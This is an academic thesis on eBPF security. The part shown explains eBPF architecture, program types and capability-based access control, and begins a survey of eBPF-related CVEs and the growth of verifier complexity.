Politecnico di Torino

DEPARTMENT OF CONTROL AND COMPUTER ENGINEERING

Master's Degree in Computer Engineering

MASTER'S THESIS

Analysis and Testing of eBPF Attack Surfaces

Candidate:
Messina Alessia
Matricola 292475

Supervisor:
Sisto Riccardo

Anno Accademico 2023–2024

Abstract

eBPF (Extended Berkeley Packet Filter) is a powerful technology that allows programs to be executed directly in the Linux kernel within a sandbox, in a safe and isolated environment. This capability is crucial because it allows developers to extend kernel functionalities by dynamically inserting custom code, avoiding the lengthy process required to modify the kernel source code or to add new modules to it and then recompile. Unlike its predecessor BPF, eBPF programs offer great flexibility as they can be attached at many different points in the kernel, called hook points. This allows new high-performance networking, observability and security tools to be created. However, the broad and promising potential of this fast-growing technology makes it imperative to properly and thoroughly investigate its security. Even more so, considering that operating directly at the kernel level the risk of causing major damages to the system is significantly increased. In this regard, the study conducted in the thesis explores in detail the cyber security state-of-the-art of eBPF and its offensive capabilities. The paper also focuses on different use cases of the technology, such as programs dedicated to network operations (XDP and TC), as well as probing and tracing programs. A comprehensive overview of the potential attack surfaces is provided, enriched by the analysis of the causes and risks related to the eBPF-based CVEs and the study of existing attack techniques and rootkits. The paper concludes with the results of the tests conducted during the experimental phase using the rootkits and other attack techniques, reproduced within a controlled environment.

Contents

List of Figures

List of Tables

Acronyms

BPF	Berkley Packet Filter
eBPF	extended Berkley Packet Filter
cBPF	classic Berkley Packet Filter
JIT	Just In Time
CVE	Common Vulnerabilities and Exposures
XDP	eXpress Data Path
TC	Traffic Control

Chapter 1

Introduction

In recent years, eBPF (Extended Berkeley Packet Filter) has gained increasing prominence in the technology landscape, revolutionizing the way operating systems interact with applications and network services. Originally developed solely as a system for filtering network packets, eBPF has evolved into a versatile technology that is increasingly becoming an essential tool for a wide range of applications, including performance monitoring, implementing advanced security mechanisms, and the optimization of network operations.

The main reason for the growing interest of developers and companies in this technology lies in its ability to load and execute custom code directly within the kernel, without the need to modify its source code or add new modules. Unlike traditional approaches, which would require recompilation or rebooting of the kernel, eBPF enables the real-time introduction of dynamic functionalities, significantly reducing implementation time and enhancing agility in the development and maintenance of complex systems. This approach substantially increases flexibility, allowing developers to quickly adapt the system to application or infrastructure requirements. Additionally, it enables the use of highly specific programs designed to address targeted challenges in a particular system or operational context.

The ability to execute custom logic within the kernel thus makes eBPF a tool with very high potential, but, at the same time, it also raises important security concerns. Indeed, the kernel represents the most critical part of an operating system, and direct access to it provides a level of control that, if exploited maliciously or without adequate protective measures, could compromise the systems's stability, security and integrity. The growing adoption of eBPF also in critical infrastructures and complex environments, such as data centers and cloud systems, further underscores the importance of conducting an in-depth investigation into the security risks associated with this technology.

This thesis aims to address this necessity, by focusing on the identification and analysis of existing attack surfaces in eBPF and how these could be exploited in real-world scenarios. The research was conducted following a structured approach divided into three main phases. In the initial phase, an extensive research was conducted on authoritative sources, including scientific literature, technical articles and specialized blogs. This allowed for a clear understanding of the technological context and the security challenges associated with eBPF. In parallel, a detailed study of the documented vulnerabilities in major security databases was conducted, in order to identify the known weaknesses of the technology. Based on the collected information, the second phase involved identifying and categorizing the primary attack surfaces associated with eBPF. This activity helped to outline the most critical aspects of the technology and to understand their implications in terms of risk. Finally, the third phase adopted a practical approach to verify and deepen what emerged from the analysis. Tests were carried out in controlled environments, replicating known attacks to assess their feasibility and to identify the kernel versions vulnerable to these exploits. Through this process, the thesis aims to provide a comprehensive overview of eBPF's offensive potential, contributing to the development of strategies for its safe and secure utilization.

1.1 Thesis organization

The thesis is organized as follows:

- **Chapter 2**: This chapter starts by highlighting the significance of eBPF technology and why it has become so important. It then provides a detailed explanation of how eBPF works, outlining its core components, its main applications, and how privilege management is handled to ensure its secure and appropriate use.

- **Chapter 3**: This chapter provides a detailed analysis of documented eBPF-related vulnerabilities identified in the last four years. It examines the underlying factors contributing to the increase in vulnerabilities and explores the potential risks these weaknesses pose to system security and stability when exploited.
- **Chapter 4**: This chapter examines the primary attack surfaces through which eBPF can be exploited as a vector for security breaches and sophisticated attacks, potentially compromising system integrity and security. The analysis is supported by examples derived from real-world attacks and existing research, providing a comprehensive understanding of the risks and their implications.
- **Chapter 5**: This chapter presents the tests conducted to validate the analyses performed in the previous chapters. These tests were carried out in controlled environments and included the replication of known attacks which exploit eBPF capabilities.
- **Conclusions**: The final chapter provides an overview of the conclusions drawn from this work, highlighting the key findings and proposing directions for future research.
- **Appendices**: The appendices include the tables containing the classification of the CVEs analyzed in Chapter 3 and the complete reports of the tests conducted in Chapter 5.

Chapter 2

The eBPF Subsystem

eBPF is a powerful technology that offers an efficient way to extend kernel functionality by allowing the injection of user-written programs while maintaining isolation and protection through its built-in sandbox.
The acronym eBPF originated as *Extended BPF*, a technology born in 1992 that was specifically focused on network packet filtering. Today, however, eBPF has evolved far beyond its initial scope, differing significantly from the original BPF (now known as *classic BPF* or *cBPF*). As a result, eBPF is now recognized as an independent term without any specific meaning or acronym associated with it. [1]
The importance and current widespread adoption of eBPF can be attributed to two core characteristics: efficiency and versatility. These attributes are detailed below, followed by an in-depth analysis of its architecture and contemporary applications.

2.1 Relevance of eBPF

2.1.1 Efficiency

eBPF programs can be created **dynamically** and injected into the kernel at **run-time**. This capability greatly reduces the time required to introduce or customize a new feature in the kernel. Without eBPF, the user is required to add modules to the kernel and then recompile it – a process that can take several hours or even days, depending on the infrastructure. This approach is impractical for frequent use due to the resulting service interruptions.
The simplicity and speed of deploying an eBPF program provide programmers with

the flexibility to develop more customized and context-specific programs, achieving a more precise result with respect to the problem being addressed.

2.1.2 Versatility

The concept behind eBPF is to allow the execution of bytecode at specific locations within the kernel, known as **hook points** (better discussed in section"insierisci"). The variety of hook points significantly expands the functionality of eBPF beyond its original. By attaching eBPF programs to various kernel events, such as system calls or network activity, a wide range of processes and operations can be monitored and influenced.

As a result, eBPF can perform advanced performance monitoring and real-time tracking of application behavior and system resource usage without significant performance overhead. Additionally, it can support custom application for tracing, profiling, and debugging, providing useful insights to help developers in code optimization e troubleshoot detention. It also can enhance runtime security measures, such as enforcing firewall policies for the isolation of potential threats.
This approach provides an almost limitless space for development, which continues to evolve and be updated.

2.2 Architecture

The different components of eBPF are responsible for compiling, verifying, and executing the source code developed by each program. This section discusses these components and how they interact with each other. [2]




Figure 2.1: eBPF workflow

The Figure (fig: 2.1) shows the workflow of typical eBPF program.

The code is generally written in a high-level language, typically C, and then compiled into ELF bytecode using a compatible compiler. Examples of compilers include Clang, the most commonly used option, and GCC (GNU Compiler Collection), which has recently added support for eBPF targets. This format is required because the Linux kernel expects the code to be provided as bytecode.

When the program is loaded into the Linux kernel, it needs to go through some further steps before reaching the hook to which it will be attached: the verifier, which analyze the code, and JIT, which performs the dynamic translation.

2.2.1 Verifier

The verifier is an essential component of the eBPF subsystem, responsible for ensuring that the code intended for execution is secure. This means verifying not only that the code is syntactically correct but also that the operations it performs are safe, taking into account the privilege level at which it will be executed. Since the code that is introduced will be running directly in the kernel, it is critical that this step be as reliable as possible.
The verification is performed in two main steps [3]:

1. A Directed Acyclic Graph (DAG) check, which ensures that loops and backward jumps are disallowed, along with a validation of the Control Flow Graph (CFG). The CFG represents the logical structure of the program's execution flow, ensuring that all branches and transitions adhere to valid execution paths. Specifically, some of the checks performed at this step are as follows:

    - Programs must have a strictly defined limit on the number of instructions they can execute, to avoid improper occupation of the CPU. They must terminate in a reasonable amount of time. The maximum number of instructions is set to 4096 BPF instructions up to (but not including) kernel version 5.1. It was increased to 1 million in subsequent versions.
    - Programs cannot read uninitialized memory, to prevent memory leakage;

- Network programs must read only the memory space in which the packet they are analyzing is stored, avoiding out-of-bound memory accesses.
- Programs must release any spinlocks at the end of their execution in order to avoid deadlock.

2. Simulation of the execution of each instruction. Starting from the first instruction, the verifier simulates its execution exploring all possible paths and monitoring the resulting change in the state of the registers and stack.

If the verifier detects any irregularity, the program is rejected, so it cannot be hooked to the intended kernel function and an error message will be returned to the user.

2.2.2 JIT

The Just-In-Time (JIT) compiler is the component responsible for converting eBPF bytecode into native machine code for the kernel, once it has been approved by the verifier. This step allows a significant performance improvement in comparison to a simple interpretation because it reduces the cost related to each instruction. JIT can also apply optimizations to improve the code computational efficiency.

2.3 eBPF programs

This section discusses some important elements within an eBPF program.

2.3.1 Maps

During the execution of a program, a developer might need to maintain the state or temporarily store some information. Moreover, it is usually necessary for multiple eBPF programs to be able to communicate with each other within the kernel and with the user-space. For this purpose, generic key-value stores are available in eBPF, called **maps**.
When a map is created, the user must specify the type of map, the type of data that will be used for the key and value, and the maximum size of the map. A user-space process can create multiple maps, and they can be accessed by both user-space

processes and eBPF programs loaded in the kernel, enabling data exchange between the two environments. There are different types of maps, among them the main ones are:

- BPF_MAP_TYPE_HASH: map which stores entries using key-value pairs associated with an hash function
- BPF_MAP_TYPE_ARRAY: indexed map that provides direct access to elements via an index
- BPF_MAP_TYPE_PROG_ARRAY: map that stores references to eBPF programs, used to allow tail-calling between programs
- BPF_MAP_TYPE_LRU_HASH: map which stores entries using key-value pairs associated with an hash function and the policy to remove LRU (Least Recently Used) elements

Version v6.12-rc5 of the Linux kernel contains 36 different types of maps.
It is important to emphasize that maps enable data exchange between user-space and kernel-space, as maps created by a user-space process can be accessed by both user space and the kernel. A user-space process can create one to many maps.

2.3.2 Tail calls

Tail calls are the mechanism used in eBPF to allow one program to call another, without returning to the calling program. This type of calls are very useful because they have a minimal overhead. Differently from typical function calls, they are executed as a long jump and they reuse the existing stack frame, avoiding the needed time and memory space to create a new one.
Using tail calls allows the developer to create multiple small programs and run them in a chain, rather than one large program. This simplifies the verification tasks to be performed by the verifier and reduces the complexity of the individual program.

For two programs to be linked using a tail call, they must belong to the same type, meaning they must serve the same purpose and operate within the same eBPF program category (e.g., XDP or TC). Details about program types are introduced in

Section 2.3.4. Additionally, both programs must be consistent in their compilation mode, meaning they must either be JIT-compiled or interpreted. In order to prevent loops, the maximum number of tail calls that the initial program can make is limited to 32 [4]. This means that during a single execution, up to 33 programs can run consecutively: the initial program, followed by up to 32 programs linked through tail calls (see fig. 2.2).

Two components are needed to be able to use tail calls:

- A map of type BPF_MAP_TYPE_PROG_ARRAY, that contains key-values pairs with file descriptors of the next program to execute as values.
- The helper `bpf_tail_call()` who required as arguments the context, a reference to the map, and the lookup key, which is the key used to identify the file descriptor within a the map.




Figure 2.2: Example of a tail call chain.

2.3.3 Helper functions

Helper functions are functions that facilitate interaction between the eBPF program and the kernel. Assuming that the program can call a kernel function directly could create compatibility problems, as it would bind the program to that specific version of the kernel. For that reason, it calls helper functions instead, a set of stable API offered by the kernel.

The operations performed by helpers can be various, such as modifying network packets or map manipulation, and depend on the specific eBPF program type. Depending on the type of program and the hook to which it is attached determine the

subset of the available helpers it can access.
The number of helpers available within the Linux Kernel continues to grow. Currently, 152 Helper functions are available in Linux version 6.5. Some examples of the most relevant helpers and the operations they allow are shown in Table 2.1. For a complete list, including also details on which helper functions can be used with specific eBPF program types, the official documentation can be consulted [5] [6].

Helper	**Description**
bpf_map_lookup_elem	Perform a lookup in map for an entry associated to key.
bpf_tail_call	Trigger a *tail call* in order to jump into another eBPF program.
bpf_sys_bpf	Execute bpf syscall with given arguments.
bpf_get_current_comm	Get the name of the current running command or process
bpf_map_delete_elem	Delete an element from map

Table 2.1: Most relevant helpers

2.3.4 Program types

After introducing eBPF technology and its capabilities, this section describes the main types of eBPF programs that enable its potential to be exploited in different contexts. These programs represent the operational bases of eBPF and are distinguished by their functionality and areas of application.

XDP - eXpress Data Path

XDP (eXpress Data Path) is a program within the eBPF ecosystem designed to optimize network packet processing, introduced starting with Linux kernel version

4.8. By attaching to a hook directly in the Network Interface Card (NIC) driver, XDP is able to get priority access to **incoming** network traffic (see Figure 2.3). Its strategic placement, in fact, allows it to process network packets before they are handled by the kernel's network structures, such as `sk_buff`, the Linux kernel structure used to encapsulate all the packet data [7]. It should be noted that, by accessing them still in their *raw* state, XDP will have access to the headers and payload, but advanced information, such as the TCP connection or application-level metadata, will not yet be available. These details are added later by the network stack.
When a packet reaches the XDP hook, the program can perform various operations on it, ranging from simple monitoring by accessing the packet's data to modifying its content. At the end of its activities, the program can decide the traffic flow by selecting one of the following actions:

- **DROP**: The packet's processing is terminated, thus it never leaves the NIC driver.
- **PASS**: The packet continues along its normal path in the network stack.
- **TX**: The packet is retransmitted back to the NIC from which it was received.
- **REDIRECT**: The packet is redirected to another NIC, thus altering its normal processing flow.
- **ABORTED**: Indicates that an error occurred while processing the packet. The action causes the packet to be discarded [8],

The traffic manipulation capabilities, combined with the actions just described, make XDP an extremely efficient tool for a variety of purposes. For instance, it is ideal for traffic filtering, load balancing – thanks to its ability to redirect packets to alternative destinations when necessary – and DDoS (Distributed Denial of Service) mitigation, as it allows malicious packets to be preemptively discarded. Overall, these features contribute to significant optimization of system performance.




Figure 2.3: XDP and TC modules within the Linux kernel's network stack.

TC - Traffic Control

Traffic Control (TC) is a Linux kernel mechanism used to manage and control network traffic. TC allows advanced policies to be applied for both incoming (ingress) and outgoing (egress) traffic, such as bandwidth limitations, traffic shaping, filtering, or load balancing. A **TC eBPF Program** is a modern and flexible extension of Traffic Control that leverages the power of eBPF to introduce customized logic into traffic management.

In traditional Traffic Control, packet management occurs in two distinct phases: classification and action. First, a classifier analyzes the packet based on predefined rules, such as the IP address or protocol used, to determine its category. Then, the classifier passes the packet to a separate action, which decides what to do with it—for example, whether to drop it, modify it, or forward it elsewhere. This approach is modular and often involves a series of classifiers working in sequence, all defined within a system called a qdisc (queuing discipline).

With eBPF programs, however, the process is much more straightforward and flexible. eBPF programs can act as classifiers, but they are not limited to simply determining a packet's category. Instead, they can integrate both classification and

action within the same program. In other words, an eBPF program can analyze a packet and immediately decide what to do with it, without needing to hand off control to a separate action [9]. The possible actions are similar to those in XDP, including passing the packet to the next stage, dropping it, or redirecting it to another interface or queue.
While XDP operates directly in the NIC driver, TC works later in the network stack, after packets have been processed by kernel structures like `sk_buff` and can be attached to two main hook points, as shown in Figure 2.3:

- **Ingress**: This is the first point where packets, immediately after leaving the NIC driver, reach the network stack before being processed by applications. So, at this stage, the traffic is already organized into structures, is visible to the kernel, but has not yet traversed the entire network stack.
- **Egress**: This is the point where packets exit the network stack, to pass through the physical interface. It is the last point at which traffic can be manipulated before it reaches the external network.

A TC program, similarly to XDP, can manipulate a packet by modifying its data, filter it, or redirect its flow based on defined rules. At this stage, however, TC is also able to access the metadata and the complete content of the packet, making it particularly suited for applications that require more sophisticated analysis or manipulation.

Kprobes and uprobes

Kprobes and **uprobes** are two types of eBPF programs designed to monitor and execute actions on events in the kernel and user space, respectively, allowing them to track and intervene at specific points in the operating system or applications, without requiring modifications to the source code or interrupting the system's operation. Thanks to this capability, they enable dynamic tracing, that is, the insertion of probes at arbitrary points in the kernel or user-space code, even after the code has been compiled and executed.

Kprobes and uprobes can be further categorized based on where they are attached in the lifecycle of a function:

- kprobe: attached to the entry point of a kernel function, meaning they are triggered before the function's code is executed.
- kretprobe: attached to the exit point of a kernel function, that is, just before it returns a result.
- uprobe: similar to kprobes but designed for user-space code. They are attached to the entry point of a function in user-space applications.
- uretprobe: analogous to kretprobes, but for tracing the exit point of user-space functions, allowing data collection on the results of application functions.ions.

. These programs can be hooked into almost any available function in both kernel and user-space. However, there are some exceptions for security reasons. In particular, some areas of the kernel are blocked from kprobe attachment and are listed in `/sys/kernel/debug/kprobes/blacklist` [9].

To use this type of program, it is necessary to specify the program type in within the syscall `bpf()`, which allows loading, attaching, and managing eBPF programs. Use `BPF_PROG_TYPE_KPROBE` if the target function is in the kernel, and `BPF_PROG_TYPE_UPROBE` if the target function is in user space. Once attached, the program will execute the probe function defined by the user in the eBPF code.

Tracepoints

Tracepoints are a type of eBPF program designed to monitor predefined events within the Linux kernel, functioning similarly to kprobes and uprobes. However, unlike the latter, which are attached to arbitrary functions in the kernel or user-space, tracepoints rely on *static tracing* – predefined, static hooks embedded in the kernel code to signal significant events, such as process state changes, file system operations, or network activities. These hooks can be enabled or disabled at runtime, offering flexibility without modifying the kernel code.

They can be attached to the entry or exit points of a function and are identified by the program type `BPF_PROG_TYPE_TRACEPOINT`. They are highly optimized for low overhead, making them suitable for use in production environments where performance is critical. The broad range of tracepoints available in the Linux kernel allows for extensive monitoring capabilities, enabling practical use cases such as tracking process execution times, diagnosing file system bottlenecks, or analyzing network traffic flow.

2.4 Access Control in eBPF

Before proceeding with the discussion of the means through which attacks can be performed using eBPF, it is necessary to briefly delve into how the permissions control is managed for the execution of different types of programs. Indeed, running an eBPF program requires privileged access to the system, and the level of privilege required changes depending on the version of the Linux Kernel in use and the type of program to be executed [10] [11].
To better manage the distribution of privilege, Linux includes the concept of *capabilities*, which are a division of root privileges into a much more specific and limited set of permissions, individually assigned to processes. In this way, the kernel manages to reduce the level of privilege to be granted to each process by inserting intermediate stages between a completely unprivileged user and root.

2.4.1 eBPF-related Kernel Capabilities

In Linux Kernel versions prior to 5.8 (excluded), accessing the system with an eBPF program requires the user to have root privileges or the `CAP_SYS_ADMIN` capability. The program is then allowed to load and execute any type of eBPF functionality. Unprivileged users, on the other hand, are only allowed to load and execute programs of type `BPF_PROG_TYPE_SOCKET_FILTER` [12]. These programs enable users to analyze traffic passing through network sockets they have created or have appropriate permissions to access. This includes sockets associated with their own processes, but excludes any raw sockets or sockets owned by other users or processes. Additionally, these programs allow traffic analysis but strictly prohibit any modification of the traffic.
In kernel version 5.8 and later, the `CAP_SYS_ADMIN` capability has been further divided into smaller capabilities, with the goal of enabling more features to be used together without granting all of them, thus providing greater control. Each capabil-

ity enables a set of operations and may also grant access to certain helper functions considered critical. It is important to note that every eBPF program inherently has access to helper functions specific to its program type, in order to facilitating interactions with the kernel. However, some of these functions provide advanced capabilities and are therefore protected by higher privilege requirements. A detailed discussion on this topic, including the implications of critical helper functions, is provided in Chapter 4. Furthermore, capabilities are not mutually exclusive and can be combined, allowing multiple capabilities to be assigned to a single process to extend its privileges. Table 2.2 outlines the specific functionalities associated with each eBPF-related capability, as derived from the available documentation. However, the current documentation on the subject is fairly limited and lacks precise details. As a result, determining the exact functionalities granted by each capability – such as a complete list of accessible map types or helper functions allowed by each of them – requires direct empirical testing, as they cannot be fully determined from the existing sources alone.

With reference to the information in the Table 2.2, it is important to highlight the difference between loading and attaching an eBPF program. Loading a program involves submitting the eBPF bytecode to the kernel, where it is verified to ensure its safety. However, until the program is attached to a specific hook, such as XDP, TC, or tracepoints, it remains inactive and does not influence the system's behavior. For this reason, the separation between loading and attaching can be useful for multiple purposes. For instance, it minimizes security risks by ensuring that even if a malicious program is loaded, it cannot be executed or affect the system without additional privileges. At the same time, it supports debugging and testing workflows, allowing developers to load and validate programs without the risk of inadvertently activating them.

This separation is enforced in the capability model presented, where only the `CAP_BPF` capability is required to load many types of programs, while attaching and executing them require higher privileges. This approach establishes a clear separation of responsibilities and enhances more precise control over privilege management.

Excluding `CAP_SYS_ADMIN`, `CAP_PERFMON` turns out to be the least secure, as it allows execution of kprobe-type programs and access to kernel memory. It is important to specify that execution of tracing programs requires the combined allocation of `CAP_PERFMON` and `CAP_BPF`. To execute networking-related eBPF programs, instead, both `CAP_NET_ADMIN` and `CAP_BPF` are required simultaneously.

2.4.2 kernel.unprivileged_bpf_disabled parameter

Introduced in version 4.4 of the Linux kernel, the parameter `kernel.unprivileged_bpf_disabled` is a kernel option that can completely restrict access to eBPF functionality to privileged users. It can take the following values:

- **0**: if set to 0, unprivileged users can load and execute eBPF programs, but with limited access. As discussed above, they are restricted to programs of type `BPF_PROG_TYPE_SOCKET_FILTER` and have access to a limited set of map types, such as `BPF_MAP_TYPE_ARRAY` and `BPF_MAP_TYPE_HASH`. This is usually the default value.

- **1**: if set to 1, only privileged users can access eBPF, and a machine reboot is required to change its value.

- **2**: if set to 2, only privileged users can access eBPF, but a reboot is not required to change its value.

.

While capabilities limit privileges to the process level, the purpose of introducing this parameter is to add another layer of security. Access to eBPF can therefore be entirely restricted to privileged users or processes with specific capabilities that permit it.

Capability	Allowed Features
No capabilities	• Loading and attaching of `BPF_PROG_TYPE_SOCKET_FILTER`. • Restricted creation of map types;
CAP_BPF	• Creation of all types of BPF maps except stackmap, devmap, and cpumap; • Loading of tracing, networking, and system control type programs; • Parallel loading of multiple programs;
CAP_PERFMON	• Use of `bpf_probe_read` helper function, to read data from user or kernel memory; • Use of `bpf_trace_printk` to print kernel memory; • Attaching of tracing programs.
CAP_NET_ADMIN	• Interface configuration; • Modification of routing tables; • Attaching of networking programs, such as XDP and TC; • Stopping network traffic.
CAP_SYS_ADMIN	• Privileged eBPF; • Detach/unload of anything; • Iteration over BPF objects; • Access to all helper functions; • All functionalities allowed by the other capabilities.

Table 2.2: eBPF-related capabilities and main features they enable

Chapter 3

CVEs Analysis

Before examining the risks associated to a malicious use of eBPF, it is important to first understand the vulnerabilities inherent to its subsystem. These vulnerabilities represent flaws or weaknesses in its implementation that attackers could exploit to compromise system security. Prioritizing the examination of these issues enables a more comprehensive evaluation of the potential dangers linked to eBPF.
This chapter delves into eBPF-related vulnerabilities, from their underlying causes to the potential dangers they expose the system to.

3.1 The complexity problem

In computing, the term **vulnerability** refers to a weakness or flaw in the system, software or network that can be exploited by an attacker to compromise the overall security of the system by corrupting its confidentiality, integrity and/or availability. These vulnerabilities can result from programming errors, misconfigurations, or design issues.
Based on these premises, it can be said that an increase in complexity is directly proportional to an increase in the probability of presence of new bugs within the code.

Such developments necessarily raise questions about the risks faced by eBPF in light of its exponential growth in recent years. Specifically, there are notable concerns regarding the evolution of the verifier [13].
The verifier in fact represents the barrier that prevent malicious code to be executed

within the kernel and therefore one of the main weak spot of the system. However, each new feature that is introduced in eBPF results in an expansion of the verifier code as well, where new checks will have to be inserted in order to ensure security. For instance, just the first introduction of the helper function `bpf_sk_fullsock()` led to the addition of 132 lines of code in the verifier [14], while the implementation of `bpf_for_each_map_elem()` resulted in 208 new lines of code [15]. The graph in Figure 3.1 shows how the number of lines of code (LoC) in the verifier from the Linux Kernel v5.5, released in early 2020, compared to the latest v6.9, released in May 2024, has increased to more than twice its original size. To be precise, over the past four years (from 2020 to 2024), there has been a 116.95% increase in LoC in the verifier.




Figure 3.1: Increase of eBPF verifier's complexity in terms of lines of code (LoC) across different Linux kernel versions

Given this significant growth, it has become increasingly challenging to track all potential bugs within the code. In fact, to date, no study has been able to formally verify the verifier's current implementation [16].

In order to further investigate this issue, this study analyzed and cataloged all known vulnerabilities related to eBPF from the past 4 years.

3.2 Vulnerability Categorization

The information analyzed in this section was extracted from the following sources.

3.2.1 Reference databases

CVE Program

The Common Vulnerabilities and Exposures (CVE) Program is an international initiative with the goal of identifying, defining and cataloging known cybersecurity vulnerabilities and exposures through unique identifiers. The program is sponsored by the Cybersecurity and Infrastructure Security Agency (CISA) under the U.S. Department of Homeland Security (DHS) and managed by the MITRE Corporation [17].
Each recognized CVE is associated with an ID, known as CVE-ID, a short description, and a record date and is published in the CVE List.

NVD

The National Vulnerability Database (NVD) is a database managed by the National Institute of Standards and Technology (NIST) of U.S. which adds some information to each CVE published in the CVE List. Specifically, the most important information added by NVD and useful in the analysis performed is the CVSS v3 metric.
The Common Vulnerability Scoring System (CVSS) is a standard used to assign a severity score to security vulnerabilities. Each vulnerability is rated on a scale from 0 to 10, where 0 represents zero impact and 10 is the level of maximum severity. In order to assign the score, the following factors are taken into consideration [18]:

- Attack vector
- Attack complexity
- Privileges Required
- User Interaction
- Scope

- Confidentiality Impact
- Integrity Impact
- Availability Impact

3.2.2 Analysis

To better understand the main causes and possible security hazards deriving from CVEs in the subsystem, an analysis of eBPF-related vulnerabilities recorded over the past four years was conducted.
The work resulted in the analysis of 74 CVEs, which were also compared with prior research [19]. In order to facilitates the identification of trends and patterns that could inform future security measures and risk mitigation strategies, for each CVE, records were kept of the following aspects:

- CVE-ID: alphanumeric string that uniquely identifies the vunerability.
- Record Date: date on which the CVE was officially recorded. The year shown in the CVE-ID format is not related to the this value, which therefore could coincide, be earlier, or later.
